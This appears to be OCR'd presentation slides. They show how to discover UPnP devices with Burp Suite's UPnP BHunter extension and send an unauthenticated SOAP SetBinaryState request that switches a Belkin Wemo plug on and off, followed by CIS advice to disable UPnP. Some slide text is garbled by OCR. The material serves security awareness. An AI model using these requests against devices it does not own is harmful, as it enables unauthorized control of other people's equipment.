            <relatedStateVariable>CountdownEndTime</relatedStateVariable>
            <direction>out</direction>
          </argument>
        ▼<argument>
            <retval/>
            <name>deviceCurrentTime</name>
            <relatedStateVariable>deviceCurrentTime</relatedStateVariable>
            <direction>out</direction>
          </argument>
        </argumentList>
      </action>
```


Tools of the Trade

Open the popular web proxy, Burp Suite, click ‘Next’ and then ‘Start Burp’ on the first two screens. To interact with UPnP services we’ll use a Burp extension. UPnP BHunter was created by Maurizio Siddo, modified by Loudmouth Security and is on github: https://github.com/t1v0/upnp-hunter. Use the “Extender” tab to install it.



UPnP BHunter

Simply click on the ‘UPnP BHunter’ tab, and you’ll be presented with a single page with 3 easy steps.



JPnP BHunter Load, Aim and Fire Console

[1st STEP] D cover UPnP Locations
Specify the IP ersion address in scope and start UPnP discovery

Target IP IPv4 | Start Discovery | Clear All | Status Done

[2nd STEP] S ect a UPnP Service and Action
the found UPnP services will be probed

IP list 192.168.1.95 | UPnP list http://192.168.1.95:49153/eventservice.xml | Actions SetBinaryState

[3rd STEP] T e to Attack it
Review and fy the request, then send it to one of the attack tools


```
POST /upnp/control/basicevent1 HTTP/1.1
SOAPAction: "urn:Belkin:service:basicevent:1#SetBinaryState"
Host: 192.168.1.95:49153
Content-Type: text/xml
Content-Length: 474

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
    <m:SetBinaryState xmlns:m="urn:Belkin:service:basicevent:1">
        <BinaryState>FUZZ_HERE</BinaryState>
        <Duration>FUZZ_HERE</Duration>
        <EndAction>FUZZ_HERE</EndAction>
        <UDN>FUZZ_HERE</UDN>
    </m:SetBinaryState>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Send to Intruder | Send to Repeater

UPnP Bhunter – Step #1

The extension can detect all UPnP enabled devices on the network by performing a discovery scan just like msearch.py did. You get this started in the section titled “[1st Step]” by clicking “Start Discovery”. It’s that easy!



[1st STEP] Discover UPnP Locations


Specify the IP version address in scope and start UPnP discovery

Target IP: IPv4

Status: Done

UPnP Bhunter – Step #2

Once the discovery process is complete, the middle section, “[2nd Step]” is populated by what it found. Select the correct device from the “IP list”, 192.168.1.95 in this example. This will then populate the “UPnP list” for you to browse the services by XML file which in turn populates the “Actions” available for the Belkin Wemo Mini Smart Plug. Choose “eventservice.xml” and the “SetBinaryState” Action.




[2nd STEP] Select a UPnP Service and Action
Select which of the found UPnP services will be probed

IP list: 192.168.1.95 | UPnP list: http://192.168.1.95:49153/eventservice.xml | Actions: SetBinaryState

UPnP Bhunter – Step #3

Once an action is selected, an example request automatically appears in the text area under the “[3rd Step]”. From there you can send it directly to the Burp repeater by pressing the “Repeater” button at the bottom.




[3rd STEP] Time to Attack it
Review and modify the request, then send it to one of the attack tools


```
POST /upnp/control/basicevent1 HTTP/1.1
SOAPAction: "urn:Belkin:service:basicevent:1#SetBinaryState"
Host: 192.168.1.95:49153
Content-Type: text/xml
Content-Length: 474

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
    <m:SetBinaryState xmlns:m="urn:Belkin:service:basicevent:1">
        <BinaryState>FUZZ_HERE</BinaryState>
        <Duration>FUZZ_HERE</Duration>
        <EndAction>FUZZ_HERE</EndAction>
        <UDN>FUZZ_HERE</UDN>
    </m:SetBinaryState>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

AGENDA

Now click on the “Repeater” tab…





Burp Suite Community Edition v2020.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options
1 ×
...
Send
Cancel
Request
Raw Params Headers Hex XML


```
POST /upnp/control/basicevent1 HTTP/1.1
SOAPAction: "urn:Belkin:service:basicevent:1#SetBinaryState"
Host: 192.168.1.95:49153
Content-Type: text/xml
Content-Length: 474

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
    <m:SetBinaryState xmlns:m="urn:Belkin:service:basicevent:1">
        <BinaryState>FUZZ_HERE</BinaryState>
        <Duration>FUZZ_HERE</Duration>
        <EndAction>FUZZ_HERE</EndAction>
        <UDN>FUZZ_HERE</UDN>
    </m:SetBinaryState>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

… and the UPnP request is already waiting for you in an editable window. All of the parameter values have been filled with the value ‘FUZZ_HERE’ to show where user input can be inserted.

AGENDA

As pointed our before, let's find that <BinaryState> section.


Burp Suite Community Edition v2020.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Proje
1 ×
...
Send
ancel
Request
Raw Params Headers Hex XML

```
POST /upnp/control/basicevent1 HTTP/1.1
SOAPAction: "urn:Belkin:service:basicevent:1#SetBinaryState"
Host: 192.168.1.95:49153
Content-Type: text/xml
Content-Length: 466
```

```
        <BinaryState>1</BinaryState>
```

```
    <m:SetBinaryState xmlns:m="urn:Belkin:service:basicevent:1">
        <BinaryState>1</BinaryState>
        <Duration>FUZZ_HERE</Duration>
        <EndAction>FUZZ_HERE</EndAction>
        <UDN>FUZZ_HERE</UDN>
    </m:SetBinaryState>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Set the <BinaryState> parameter to 1. Click the "Send" button, and the lamp turns on!

Set the <BinaryState> parameter to 0, click "Send" button, and the lamp turns back off!

SUCCESS!!

YOU HAVE BEEN

HACKED

Beyond the Basics

So far we’ve been able to control the device, because the commands don’t require authentication. While this is a problem in itself, a bigger problem in UPnP is that many of the services don’t properly sanitize inputs and this leads to… you guessed it:

COMMAND INJECTION AND BUFFER OVERFLOWS!!!

Revisit an Important Question


Are the ease of use and convenience capabilities of UPnP a true security risk or are they simply helpful features?

1. Has security by obscurity ever really worked en masse?
2. What else could we do or prevent you from doing?
3. Numerous WiFi Routers and Storage have UPnP.

So consider the following…

Turning Off UPnP is a Best Practice

"5 Network Security Remedies for Telework"



The Center for Internet Security, Inc. (CIS) published the CIS Controls Telework and Small Office Network Security Guide to help combat security concerns affecting network equipment meant for personal or home office use. The following are high impact actions that can be taken by employees to immediately improve the security of their home networks.

1. Practice smart password management and enable two-factor authentication (2FA) wherever possible.

This includes accessing the administrative router/modem, Internet Service Provider (ISP) web portal, or a mobile app used for home network management. Anyone with the ability to access these platforms may be able to access sensitive information traversing the home network and modify critical security settings within the network.

2. Enable automatic updates for all routers and modems.

Software updates are extremely important as new security flaws are constantly discovered. Simply installing updates from the device manufacturer mitigates many of these problems. This is best accomplished by enabling "auto-update" with the device's administration page.

3. Turn off WPS and UPnP.

Wireless Protected Setup (WPS) was initially designed as a user-friendly
network. Unfortunately, it's been found to allow attackers to connect to
Plug and Play (UPnP) is a network protocol suite that allows devices on a
been found to contain numerous and severe security flaws. Getting thes
positive impact on home network security.

4. Turn on WPA2 or WPA3.

Old and ineffective types of cryptography plague older network devices. Ensuring strong forms of cryptography are in use within home networks can thwart others from viewing sensitive information without authorization. At a minimum, configure WPA2 for home use.

5. Configure the router/modem firewall.


Firewalls help prevent malicious network traffic attempting to enter a network from reaching specific devices. Firewalls generally come built-in to most home routers but they must be properly enabled.

CIS® Center for Internet Security®

3. Turn off WPS and UPnP.

And if it's such a great feature…

Where is UPnP mentioned?



belkin SHOP NEW RELEASES LEARN SUPPORT

support / wemo mini smart plug


Wemo Mini Smart Plug

